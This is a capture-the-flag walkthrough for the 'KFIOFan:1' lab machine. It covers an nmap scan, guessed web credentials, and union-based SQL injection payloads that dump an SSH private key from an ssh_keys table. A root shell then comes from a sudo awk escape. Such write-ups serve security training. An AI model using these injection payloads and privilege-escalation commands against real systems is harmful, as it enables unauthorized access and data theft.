


## KFIOFan:1 (Abusing sudo rights : awk)

First I started with a simple nmap scan and determined the vulnerable IP.  
Next , I scanned the vulnerable IP using NMap.

```
(root㉿kali)-[~/home/mimi]
# nmap -A 10.0.2.16
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-23 22:27 IST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Nmap scan report for 10.0.2.16
Host is up (0.00048s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)
| ssh-hostkey:
|   2048 11:6a:2e:47:4e:d4:9d:0d:b2:ca:0f:12:1b:89:04:1c (RSA)
|   256 d2:00:b9:ea:48:fe:70:f2:6a:32:f7:be:ed:03:56:92 (ECDSA)
|_  256 96:43:4c:10:7a:8e:b1:9d:bb:49:0f:e6:d4:67:a5:41 (ED25519)
80/tcp    open  http     Apache httpd
| http-auth:
|   HTTP/1.1 401 Unauthorized\x0D
|   Basic realm=48.45 -0.2
| http-server-header: Apache
| http-title: Site doesn't have a title (text/html; charset=iso-8859-1).
MAC Address: 08:00:27:A1:83:0C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```


I visited the website 10.0.2.16:80 and it displayed :



On pressing cancel it took me to a page , where I found user named Bob.



I went back to the previous page and searched it on google - I got a location. Maybe this is the Password .



Username: Bob

Password : Courcisé

I entered the page successfully . On entering I noticed that there were two users Bob and Alice.

Alice & Bob, 1er Fan Club de Khaos !

JEUDI 26 JUILLET 2018

Vive Khaos !

"Bonjour à tous, ici Khaos !" LOL Non, moi c'est Alice !

Mais Khaos c'est mon idole, il est trop génial. J'adore ses poèmes et ses vidéos d'unboxing avec sa fille qui est trop mimi <3

Bob dit qu'il fait aussi du let's play et un autre truc nul avec des ordinateurs mais ça on s'en fout !

RECHERCHE

ok

I tried doing a gobuster scan but it did not give me proper results.

Next I randomly typed robots.txt beside the URL which led me to the first flag.

FLAG 1 : Bravo tu as trouvé le premier flag ! (Qui je sais tu espérais un indice mais au moins tu as les bons réflexes !)

Next on surfing through the site I found a search bar : <http://10.0.2.16/khaosearch.php>  
I tried /etc/passwd ->Did not get any results

I tried XSS -><script>alert(1)</script> ->Did not get any results.  
Next I tried single quote (') which gave me some results.

A screenshot of a web browser window. The address bar shows the URL 10.0.2.16/khaosearch.php. The search bar contains a single quote character ('). Below the search bar is a button labeled "Chercher". The results list contains numerous links, all of which appear to be truncated or redacted versions of episode titles from a show like "Bretelles\_borsalino et aliens". Some visible titles include "Le mal-aimé - Épisode 3 : A l'école de la vie", "Je rends l'argent ! (Tipeee Avril)", "Ethical Hacking EP 10 : Mes amis les dev'", "Bretelles\_borsalino et aliens - Épisode 18 : L'heure des choix", "Bretelles\_borsalino et aliens - Épisode 9 : L'Axis du mal", "Je rends l'argent ! (Tipeee Février)", "Bretelles\_borsalino et aliens - Épisode 5 : "C'est moche, mais ça marche.", "Les Divisés - Episode 3 : L'union finale", "Les Divisés - Episode 2 : L'impossible regroupement", "La squad de l'impossible - Episode 3 : Partir sur une victoire", "La squad de l'impossible - Episode 2 : En route pour le top !", and "La squad de l'impossible - Episode 1 : Séance de chauffe".

A screenshot of a web browser window, identical in layout to the previous one, but with a different search query. The search bar now contains a double quote character ("). The results list is empty, indicating no matches were found.

So, a SQLi exists. I decided to exploit it further .  
abc" union select 1,2# -> I got the column which can be exploited (col 1).

A screenshot of a web browser window. The search bar contains the query "abc" union select 1,2#. The results list shows a single result, which is the digit "1".

abc" union select database(),2#  
Gave me no results.Assuming it is MySQL.  
abc" union select version(),2#  
Gave me the version : 10.1.26-MariaDB-0+deb9u1  
abc" union select table\_name,2 from information\_schema.tables#  
Got an interesting result :

The screenshot shows a list of database tables from a MySQL database. The tables listed are:

- dc\_permissions
- dc\_ping
- dc\_post
- dc\_post\_media
- dc\_pref
- dc\_session
- dc\_setting
- dc\_spamrule
- dc\_user
- dc\_version
- ssh\_keys
- videos
- ALL\_PLUGINS

Among all the tables displayed there is a table named `ssh_keys`. We have also seen that port 22 running SSH service was open. So it could be exploitable.

`abc" union select * from ssh_keys#`

I got a button. On clicking on it I got the key .

The screenshot shows a search interface with the following details:

- Search term: `abc" union select * from ssh_keys#`
- Search results: `alice`

Copy the key . On cmd line type the following cmd .

`nano id_rsa`

Paste the key in there and save it.

`chmod 600 id_rsa`

`ssh -i id_rsa alice@10.0.2.16`

At times you may get an error like :

`load pubkey "id_rsa": invalid format`

The authenticity of host '10.0.2.16 (10.0.2.16)' can't be established.

ECDSA key fingerprint is SHA256:bQQRkQtpfwR4I3PkZwHQ49SI4tXB1tOAGVWCxr96Zc.

You can resolve it by the following cmd :

`puttygen id_rsa -o id_rsa.newformat -O private-openssh-new`

Then try the above cmds again and you will enter the system.


```
(root㉿kali)-[~/home/mimi]
# puttygen id_rsa -o id_rsa.newformat -O private-openssh-new -p
(root㉿kali)-[~/home/mimi]
# chmod 600 id_rsa
(root㉿kali)-[~/home/mimi]
# ssh -i id_rsa alice@10.0.2.16
load pubkey "id_rsa": invalid format
Linux kfiofan 4.9.0-7-amd64 #1 SMP Debian 4.9.110-1 (2018-07-05) x86_64

>alice<
</body>
</html>
```

Next, on typing `ls` , i got the file for next flag and a simple cat cmd sufficed.

```
Last logon: Mon Aug 21 23:55:26 2018 from 192.168.1.20
alice@kfiofan:~$ ls
flag3.txt
alice@kfiofan:~$ cat flag3.txt
FLAG 3 : Bravo pour être arrivé jusqu'ici. Cela montre que tu maitrises très bien les notions essentielles ! Un dernier petit effort
et le root est à toi !
```

Next , I typed a `sudo -l` and noticed that alice could use the following cmd.



So , the next step was to enter the system using the above cmd .

`sudo awk 'BEGIN {system("/bin/bash")}'`

And now we are root. And we also get the final flag.

```
alice@kfiofan:~$ sudo -l
Entrées par défaut pour alice sur kfiofan :
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

L'utilisateur alice peut utiliser les commandes suivantes sur kfiofan :
    (root) NOPASSWD: /usr/bin/awk
alice@kfiofan:~$ sudo awk 'BEGIN {system("/bin/bash")}'
root@kfiofan:~# whoami
root
root@kfiofan:~# ls
bin  dev  home  initrd.img.old  lib64  media  opt  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib  lost+found  mnt  proc  run  srv  tmp  var  vmlinuz.old
root@kfiofan:~# cd root
root@kfiofan:~# ls
flag4.txt  genere_ssh_key.sh  genere_web_pass.sh  timer_reboot.sh  ville.txt
root@kfiofan:~# cat flag4.txt
FLAG 4 : TERMINÉ ! Un grand bravo à toi pour être arrivé jusqu'ici : la machine est à toi, sa survie ou sa destruction repose désormais entièrement sur ton éthique. Bonne continuation Hacker !
root@kfiofan:~#
```